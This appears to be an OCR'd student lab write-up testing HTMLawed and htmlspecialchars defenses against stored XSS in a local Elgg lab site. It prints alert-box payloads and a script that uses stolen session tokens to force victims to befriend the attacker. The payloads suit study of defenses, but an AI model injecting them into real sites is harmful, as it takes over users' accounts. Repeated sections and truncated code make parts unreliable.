


```
302  POST  edit   document html    3.94 KB  14.28 KB
200  GET   samy   document html    3.97 KB  14.28 KB
200  GET   font-… stylesheet css   cached   28.38 KB
200  GET   elgg.… stylesheet css   cached   58.09 KB
200  GET   color… stylesheet css   cached   3.80 KB
200  GET   jque…  script     js    cached   0 B
200  GET   jque…  script     js    cached   0 B
200  GET   requ…  script     js    cached   798 B
200  GET   requ…  script     js    cached   0 B
200  GET   elgg.js script    js    cached   0 B
200  GET   en.js  script     js    cached   0 B
200  GET   init.js script    js    cached   619 B
200  GET   read…  script     js    cached   271 B
```

```
accesslevel[location]: 2
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription:
contactemail:
description: <script>++++alert('XSS+attack!');</script>
guid: 47
interests:
location:
mobile:
name: Samy
```

Based on Task 4 XSS attack:


We also log in to Samy' account and inject the JavaScript code (implement XSS attack) inside the "About me" field. Before clicking the "Save" button, we open the Firefox web developer tool like previous step in order to inspect the POST request details. We found that the content sent still contains the <script> tag. The following screenshot shows this:




```
302  POST  edit    document html   4.11 KB  14.79 KB
200  GET   samy    document html   4.12 KB  14.79 KB
200  GET   font-…  stylesheet css  cached   28.38 KB
200  GET   elgg.…  stylesheet css  cached   58.09 KB
200  GET   color…  stylesheet css  cached   3.80 KB
200  GET   47lar…  img     jpeg    cached   13.64 KB
200  GET   47s…    img     jpeg    cached   1.40 KB
200  GET   jque…   script  js      cached   0 B
200  GET   jque…   script  js      cached   0 B
200  GET   requ…   script  js      cached   798 B
200  GET   requ…   script  js      cached   0 B
200  GET   elgg.js script  js      cached   0 B
200  GET   en.js   script  js      cached   0 B
```

```
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription:
contactemail:
description: <script type="text/javascript"> ++window.onload+=+function+()+{ ++++var+Ajax=null; ++++var+ts="&__elgg_ts="+elgg.security.token.__elgg_ts; ++++var+token="&
    __elgg_token="+elgg.security.token.__elgg_token; ++++var+sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
    ++++Ajax=new+XMLHttpRequest(); ++++Ajax.open("GET",sendurl,true); ++++Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    ++++Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded"); ++++Ajax.send(); ++</script>
guid: 47
interests:
location:
mobile:
name: Samy
```

Then, we log in to Boby's account (one of the victims) and go on Samy's profile page to check if Samy will be automatically befriended Boby. Before doing this step, we need to ensure that Samy is not on the Body's friend list. Please check the following screenshot:



After checking, we browse Samy's profile, the JavaScript code (not executed) shows on the "About me" field but without <script> tag. Then, we check the friend list if Samy is added to the friend list. We found that Samy is not on the friend like the screenshot above. This means that JavaScript code (implement attack) is not executed successfully. Besides, we confirm that HTMLawed validates the user input and removes the tags from the input. In this example, it removes the <script> tags. The following screenshot shows the details:



Samy


About me

```
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends
/add?friend=47"+ts+token;

Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.send();
}
```


In summary, we confirm that we can prevent the XSS attack successfully (if we inject XSS attack used <script> tag) when we activate only the HTMLawed countermeasure but not htmlspecialchars. This means that this countermeasure to the XSS attack (if we inject XSS attack used <script> tag) is successful.

Situation2: Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report.


We uncomment the corresponding "htmlspecialchars" function calls in text.php, url.php, dropdown.php and email.php file. We also uncomment the original one because it is located below the "htmlspecialchars" function, which will cause the former does not work. The following screenshot shows the details:



```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

// echo $vars['value'];
```




```
f (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
                // $text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
 else {
        $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        // $text = $url;
```



dropdown.php /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output

```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

// echo $vars['value'];
```




email.php /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output

```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

// $encoded_value = $vars['value'];

if (!empty($vars['value'])) {
        echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

Based on Task 1 XSS attack:


We inject the same JavaScript code as previous one. The following screenshot shows this:



About me

```
<script>
 alert('XSS');
</script>
```

After clicking the "save" button, we will not see any alert window pop up, but we also get the data which without <script> tag. This means that the HTMLawed plugin already removed the <script> tags. following screenshot shows this:




Samy

About me

alert('XSS');

When we log in to Alice's account (as victim) and go on Samy's profile, we get the same result as well. Interestingly, when we log in to Samy's account and enter Samy's profile page again, we find that the ' (single quote) becomes &#039;. I will verify later whether this is the effect produced by the HTMLawed plugin or the htmlspecialchars function. The following screenshot shows details:




About me

```
<p>alert(&#39;XSS&#39;);</p>
```


Thus, when we turn on both countermeasures, we also can prevent XSS attacks successfully.

Based on Task 4 XSS attack:
We take Boby as the victim and go on Samy's profile to check if Samy will be added to the victim's friend list automatically. Interestingly, we get the similar output as that with only HTMLawed countermeasure on. The HTMLawed plugin validates the user input and removes the <script> tags. Besides, the htmlspecialchars are responsible for converting the predefined characters such as '<' and '>' into HTML entities, which means they will not be changed.




```
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends
/add?friend=47"+ts+token;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
formurlencoded");
Ajax.send();
}
```

Then, we found that Samy is not added to Boby's friend list. This means that when we turn on both countermeasures, we also can prevent XSS attacks successfully.




No friends yet.

Extra Test:
We would like to know about the effect of htmlspecialchars function, so we only turn on the htmlspecialchars countermeasure and turn off HTMLawed plugin. Then, we log in to Samy's account and input the following JavaScript code (XSS attack) on the "Brief description" field. The following screenshot shows this:



Brief description
<script>alert('Attack in brief description')</script>
Public


Then, we take an Alice's account as a victim and then go on Samy's profile page, we can see the entire string, which is the complete JavaScript code, but we find that there is no pop-up window. This means that the XSS attack in not successful. The following screenshot shows details:



Samy


Brief description: <script>alert('Attack in brief description');
</script>

Besides, we view the source code of this page, we find that it seems like the htmlspecialchars function converts the predefined characters into HTML entities, such as '<' into '&lt;', '>' into '&gt;'. Please check the following screenshot:



```
.v id="profile-details" class="elgg-body pll"><span class="hidden nickname p-nickname">samy</span><h2 class="p-name fn
     <b>Brief description: </b>
     <span class="">&lt;script&gt;alert(&#039;Attack in brief description&#039;);&lt;/script&gt;</span>         </di
 </div>  </div>
class="elgg-col-1of3 elgg-widgets" id="elgg-widget-col-1"><div id="elgg-widget-51" class="elgg-state-draggable elgg-w
```


Moreover, we implement the XSS attack like previous step on the "Brief description" field, but we turn on both countermeasures. We find that HTMLawed plugin delete the <script> tags, there is also no pop-up window, the XSS attack is not successful.



Samy

Brief description: alert('Attack in brief description');


Furthermore, we inject the JavaScript code on the "About me" field in Samy's profile, in this time, we only turn on the htmlspecialchars function but turn off HTMLawed countermeasure. We find that the XSS attack is successful, also there is not any content on the "About me" field. This means that the JavaScript code is executed. The following screenshots showing this:




Only turn on htmlspecialchars -> XSS attack!

```
<div id="profile-details" class="elgg-body pll"><span class="hidden nickname p-nickname">samy</span><h2 class=
<p><script>
  alert('Only turn on htmlspecialchars -> XSS attack!');
</script></p>
</div></div></div>  </div>
</div><div class="elgg-col-1of3 elgg-widgets" id="elgg-widget-col-1"><div id="elgg-widget-51" class="elgg-state-dragga
```


In summary, if we do not enable the HTMLawed but enabling the htmlspecialchars, the <script> attack code </script> will still be executed. But we may find that, if we directly enter this string in the "Brief description" to attack, we can see this string in the "Brief description" (in the previous task, it cannot be seen because it is executed as a pure JavaScript code). In conclusion, only enabling the htmlspecialchars cannot help we avoid the attack, but it can help to display the attack code, then execute the malicious code (in previous tasks, the code will directly be treated as the code, and will not be displayed). Thus, we can prevent the XSS attack successfully when we turn on both countermeasures.


Samy
Brief description: <script>alert('Attack in brief description');
</script>


Besides, we view the source code of this page, we find that it seems like the htmlspecialchars function converts the predefined characters into HTML entities, such as ‘<’ into ‘&lt;’, ‘>’ into ‘&gt;’. Please check the following screenshot:



```
.v id="profile-details" class="elgg-body pll"><span class="hidden nickname p-nickname">samy</span><h2 class="p-name fn
     <b>Brief description: </b>
     <span class="">&lt;script&gt;alert(&#039;Attack in brief description&#039;);&lt;/script&gt;</span>         </di
 </div>  </div>
class="elgg-col-1of3 elgg-widgets" id="elgg-widget-col-1"><div id="elgg-widget-51" class="elgg-state-draggable elgg-w
```

Moreover, we implement the XSS attack like previous step on the “Brief description” field, but we turn on both countermeasures. We find that HTMLawed plugin delete the <script> tags, there is also no pop-up window, the XSS attack is not successful.


Samy
Brief description: alert('Attack in brief description');

Furthermore, we inject the JavaScript code on the “About me” field in Samy’s profile, in this time, we only turn on the htmlspecialchars function but turn off HTMLawed countermeasure. We find that the XSS attack is successful, also there is not any content on the “About me” field. This means that the JavaScript code is executed. The following screenshots showing this:


Only turn on htmlspecialchars -> XSS attack!


```
        <div id="profile-details" class="elgg-body pll"><span class="hidden nickname p-nickname">samy</span><h2 class=
< ><script>
   alert('Only turn on htmlspecialchars -> XSS attack!');
< script></p>
< </div> </div> </div>   </div>
